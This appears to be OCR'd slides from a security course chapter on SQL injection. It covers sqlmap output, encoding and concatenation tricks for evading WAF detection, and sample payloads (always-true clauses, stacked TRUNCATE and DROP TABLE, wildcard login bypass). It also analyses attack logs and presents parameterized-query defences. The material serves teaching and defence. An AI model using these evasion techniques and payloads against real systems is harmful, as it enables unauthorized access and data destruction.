
SQLMAP EXAMPLE



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

MOBILE DEVICE SQL INJECTION TOOLS

- DroidSQLi
  - Automated SQLi
- sqlmapchik
  - Android port of the popular sqlmap
  - Automates discovering and exploiting SQL vulnerabilities



DroidSQLi v1.0

Automated MySQL Injection tool for Android. This application is for educational purposes ONLY. No warranties of any kind are expressed or implied. Use at your own risk.

Author: Edgard Chammas
Site: http://edgard.net
Email: root@edgard.net
Fb: https://facebook.com/echamm

From Lebanon with love <3

--param-del
Character used for splitting parameter values

--cookie
HTTP Cookie header

--cookie-del
Character used for splitting cookie values

--load-cookies
File containing cookies in Netscape/wget format

--drop-set-cookie
Ignore Set-Cookie header from response

--user-agent
HTTP User-Agent header

--random-agent
Use randomly selected HTTP User-Agent header

15.8 EVADING DETECTION

- Encoding
- Concatenation
- Variables

COMMON ENCODINGS TO EVADE DETECTION

All of these examples translate to “SELECT”

- URL ASCII Encoding

  `%53%45%4C%45%43%54`

- URL double encoding (replace % with %25)

  `%2553%2545%254C%2545%2543%2554`

- Escaped Unicode (hex, code point, U+)

```
Hex:          \x73\x65\x6c\x65\x63\x74
Code Point:   \u0053\u0045\u004c\u0045\u0043\u0054
U+ :          u+0053u+0045u+004cu+0045u+0043u+0054
```

COMMON ENCODINGS TO EVADE DETECTION (CONT'D)

All of these examples translate to "SELECT"

- HTML Encoding

  `&#83;&#69;&#76;&#69;&#67;&#84;`

- Hex Encoding

  `0x53454c454354`

- SQL char() function
  - Pass ASCII integer value into the function for conversion to the equivalent character

  `CHAR(83)+CHAR(69)+CHAR(76)+CHAR(69)+CHAR(67)+CHAR(84)`

CONCATENATION EVASION

- Uses the SQL engine’s native ability to build a single string from multiple pieces
  - The attacker breaks the forbidden keyword into pieces
  - The SQL engine reconstructs the pieces into the original statement
- Syntax varies depending on the database
- Generally uses either + or ||

```
EXEC(‘SEL’ + ‘ECT US’ + ‘ER’)
EXEC(‘SEL’ || ‘ECT US’ || ‘ER’)
```

VARIABLES EVASION

- Many engines allow the declaration of variables
  - These can be used to evade WAF detection as well as code-based input validation
  - In this example nvarchar = unicode

```
; declare @myvar nvarchar(80);
set @myvar = N’UNI’ + N’ON SEL’ + N’ECT U’ + N’SER’);
EXEC(@myvar)
```

15.9 ANALYZING SQL INJECTION

- Examine Exhibits

SQL INJECTION SCENARIO #1

- A local college has engaged your pentest team
- You examine a SQL Server transaction log and see the following:

```
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
"select ID, GRADE from GRADES where ID=1234545; UPDATE GRADES set
GRADE='A' where ID=1234545;"
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

- This transaction is suspicious
  - It looks like someone used SQL injection to assign straight A's to the student with ID #1234545.

SQL INJECTION SCENARIO #2

- While performing static code analysis on a newly-developed application, you see the following:

```
String query = "SELECT * FROM customers
WHERE custID='" + request.getParameter("id") + "'";
```

- This code is vulnerable to SQL injection
- It needs to be modified to use parameterized queries.

SQL INJECTION SCENARIO #2 (CONT’D)

```
String query = "SELECT * FROM customers WHERE custID='" + request.getParameter("id") + “’”;
```

- Analysis of the code:
  - This Java code dynamically creates a SQL query
  - It replaces `"id"` with input from a user or another process
  - If the user enters “`12`” the query would become

```
SELECT * FROM customers WHERE custID='12'
```

SQL INJECTION SCENARIO #2 (CONT’D)

```
String query = "SELECT * FROM customers WHERE custID='" + request.getParameter("id") + "'";
```

- This code does not conduct any input validation
- A malicious user could replace `"id"` with `' or '1' = '1'`

- This will cause the SQL statement to become:

  ```
  SELECT * FROM customers WHERE CUST_ID=' or '1'='1'
  ```

- Because ‘1’ always equals ‘1’, the WHERE clause will always return TRUE
- EVERY record in the customers table would be returned

SQL INJECTION SCENARIO #3


- The website log shows the following incoming GET request:

```
[12Nov2021 10:07:23]
“GET /logon.php?user=test’ +oR+7>1%20–HTTP/1.1″ 200 5825


[12Nov2021 10:10:03]
“GET /logon.php?user=admin’;%20–HTTP{/1.1″ 200 5845
```

- `test’+oR+7>1%20` is the same as saying `test’ or 7>1`
- This is a slight variation of the classic `blah’ or 1=1`
- This attack is clearly SQL injection

SQL INJECTION SCENARIO #4


- Output from a webserver log shows UNION keyword with a SELECT statement



```
84.55.41.57- - [14/Apr/2016:08:22:13 0100] “GET /wordpress/wp-
content/plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810 FROM(SELECT
COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1” 200 166 “-” “Mozilla/5.0
(Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR
3.5.30729)”
84.55.41.57- - [14/Apr/2016:08:22:13 0100] “GET /wordpress/wp-
content/plugins/custom_plugin/check_user.php?userid=(SELECT 7505 FROM(SELECT
COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1” 200 166 “-” “Mozilla/5.0
(Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR
3.5.30729)”
84.55.41.57- - [14/Apr/2016:08:22:13 0100] “GET /wordpress/wp-
content/plugins/custom_plugin/check_user.php?userid=(SELECT CONCAT(0x7171787671,(SELECT
(ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1” 200 166 “-” “Mozilla/5.0 (Windows; U; Windows
NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)”
84.55.41.57- - [14/Apr/2016:08:22:27 0100] “GET /wordpress/wp-
content/plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL- HTTP/1.1” 200 182 “-”
“Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET
CLR 3.5.30729)”
```

- This is UNION SQLi

SQL INJECTION SCENARIO #4 (CONT'D)



```
/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"
8:22:27 0100] "GET /wordpress/wp-
/check_user.php?userid=1 UNION ALL SELECT
44175467a724f,0x71707a7871),NULL,NULL- HTTP
```

- This is UNION SQLi.

15.10 SQL INJECTION COUNTER-MEASURES

- Safe Practices for the Developer
- Safe Practices for the Database Administrator
- SQLi Vulnerability Checkers
- Safe Coding Examples

DEFENDING AGAINST SQL INJECTION

For the developer:

- Learn safe coding!
- Develop the web app to always validate input
- Use prepared statements with parameterized queries in your web app
- Whitelist input validation
- Escape all user-supplied input to filter out wildcards and special characters
- Specify the acceptable characters in form input
- Limit the acceptable number of characters in form input
- Create stored procedures in the database to enforce correct input types and disallow ad-hoc queries

DEFENDING AGAINST SQL INJECTION (CONT'D)

For the Database Administrator (DBA):

- Disable operating system-level commands such as xp_cmdshell
- Suppress error messages
- Use only customized error messages
- Ensure all database traffic is monitored with IDS/WAF
- Enforce least privilege
- Ensure the database service account has minimal rights

SQL INJECTION VULNERABILITY CHECKERS

- Netsparker
  - Web vulnerability scanner with SQLi module and cheat sheet
- SQLMap
  - Automated SQLi
- jSQL Injection
  - Java-based remote tester and SQLi deterrent tool
- Havij
  - Web page vulnerability tester with automated SQLi
- Burp
  - MITM web proxy for watching client-server interactions
- BBQSQL
  - Python-based injection exploitation tool
  - Good for identifying sophisticated SQLi
- Blisqy
  - Tests using time-based blind SQLi

SAFE CODING EXAMPLES

- Stored Procedures
- Parameterized Queries
- PHP Example
- Python Example
- Java Example
- Whitelist Example
- Wildcards Example
- Escaping Special Characters

SQL STORED PROCEDURES

- A stored procedure is a query that you pre-define in the SQL server itself
  - It limits what is sent to the database for execution
  - An attacker cannot make up an ad-hoc query to be executed
- The application calls the stored procedure and passes variables to it
- Store procedures are independent of any web app coding

Ask the database administrator (DBA) or SQL developer to explain the stored procedures they are using to protect the database from SQL injection

MSSQL STORED PROCEDURE EXAMPLE

// Create the procedure

```
CREATE PROCEDURE dbo.myproc @id nvarchar(8)
  AS
   SELECT name FROM users WHERE id = @id;
  GO
```

Restrict the input length

// Call the procedure with id = 1

```
EXEC database.dbo.myproc 1;
```

// This SQL injection will not work

```
EXEC database.dbo.myproc 0;DELETE * FROM users
```

Too many characters

PARAMETERIZED QUERY

- AKA prepared statement
- Part of the web app
- Created using the web app programming language (PHP, Java, Python, C#, etc.)
- Used to pre-compile a statement before sending it to the database
- All you need to supply are the "parameters" (variables)
  - Typically supplied by the user in a form on a webpage
  - Now the query is complete
  - Can be sent to the database to be executed

PHP UNSAFE CODING EXAMPLE

User input from web page form

// Directly adds user input to the query

```
$sql = 'SELECT name, email, cust_type FROM customers WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

Concatenate operator

// The attacker could enter this in the URL:

```
      page.php?user=0;%20TRUNCATE%20TABLE%20customers;
```

// The query would end up being this:

```
SELECT name, email, cust_type FROM customers WHERE userID = 0; TRUNCATE TABLE customers;
```

PHP SAFE PLACEHOLDERS

// Using traditional SQL question mark placeholders

```
$sql = 'SELECT name, cust_type FROM customers WHERE userID = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET[‘cust_type']]); // indexed array
$result = $prep->fetchAll();
```

// Using PHP named placeholders

```
$sql = 'SELECT name, email, cust_type FROM customers WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]); // associative array
$result = $prep->fetchAll();
```

SAFE PYTHON EXAMPLE

```
cursor = conn.cursor(prepared=True)
params = ("<some user input>",)
cursor.execute("SELECT * FROM USERS WHERE username = %s", params)
```

SAFE JAVA EXAMPLE

- Java snippet that uses a parameterized query:

```
String custname = request.getParameter(“customerName”);
String query = “SELECT account_balance FROM user_data WHERE user_name = ? ”;
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

WHITE LIST INPUT VALIDATION EXAMPLE

```
// Java
String tableName;
 switch(PARAM):
   case "Value1": tableName = "customers";
                  break;
   case "Value2": tableName = "products";
                  break;
     ...
   default       : throw new InputValidationException("unexpected
             value provided for table name");
```

Input must be one of these choices

SQL WILDCARDS

- Wildcards in SQL
- Wildcards in SQL Injection
- Escaping Wildcards and Special Characters

WILDCARDS IN SQL

- SQL LIKE means you only know part of the value
- You do not know ahead of time how many characters will be returned
- Wildcards stand in for the unknown value
  - % matches zero or more characters
  - _ matches a single character
- This example returns all products whose name includes "cal" somewhere in it

```
SELECT * FROM products WHERE name LIKE '%cal%'
```

// Results:

```
California sushi
Calligraphy pen
Blue decal
Scientific calculator
Total Recall memory game
```

WILDCARDS IN SQL (CONT'D)

- An attacker could batch commands with the ; operator

Normal query:

```
SELECT * FROM products WHERE name LIKE ‘’
```

Malicious query:

```
SELECT * FROM products WHERE name LIKE ‘%’; SELECT * FROM employees;
```

WILDCARDS IN SQL INJECTION

- SQL query that retrieves a username and password for a login process

```
SELECT * FROM customers WHERE name = ‘’ AND password = ‘hashedInput’
```


- An attacker could use a wildcard in SQLi

WILDCARDS IN SQL INJECTION

- SQL query that retrieves a username and password for a login process

```
SELECT * FROM customers WHERE name = ‘’ AND password = ‘hashedInput’
```

- An attacker could use a wildcard in SQLi



User Name : admin

Password : %

SQL query sent to database is:

```
SELECT * FROM customers WHERE name =‘admin’ AND password = ‘%’
```

ESCAPING WILDCARDS

- You need to "escape" any maliciously inputted wildcards
- You want the special characters (such as a wildcard) to lose their special meaning
- Escaped wildcards are no longer treated as a special character
  - They lose their ability to represent "any" result
  - They are treated as "literals"
  - Only results that actually contain the character % or _ will be returned
- The default escape character is a backslash \
  - Some databases allow you to choose (declare) what the escape character will be.

ESCAPING SPECIAL CHARACTERS


```
// Normal query:
SELECT * FROM employees WHERE ssn LIKE '444003333'

// Malicious queries:
SELECT * FROM employees WHERE ssn LIKE '%'
SELECT * FROM employees WHERE ssn LIKE '%'; DROP TABLE employees

/** If the attacker tries to enter ' ; or % those characters will lose their
special power and be treated as part of the social security number itself */

SELECT * FROM employees WHERE ssn LIKE '\'\;\% DROP TABLE employees'
```

15.11 SQL INJECTION REVIEW

- Review

SQL INJECTION REVIEW

- SQL injection is most common vulnerability in websites
- SQL injection uses non-validated input to send SQL commands through a Web app
- Common SQLi methods include error-based, UNION and blind SQL injection
- A methodological approach must be taken to detect SQL injection vulnerabilities



SQL INJECTION REVIEW

- SQL injection is most common vulnerability in websites
- SQL injection uses non-validated input to send SQL commands through a Web app
- Common SQLi methods include error-based, UNION and blind SQL injection
- A methodological approach must be taken to detect SQL injection vulnerabilities

- The most basic SQL injection involves adding a single quote
- You can return all rows in a table by injecting an always-true statement such as OR 1=1
- You can use the SQL inline comment -- to instruct the database engine to ignore any other input (such as fields where you don’t know what value to enter)
- You can escape special characters so they are rendered useless when used in SQL injection
- Use parameterized queries and stored procedures to disallow users from entering ad-hoc queries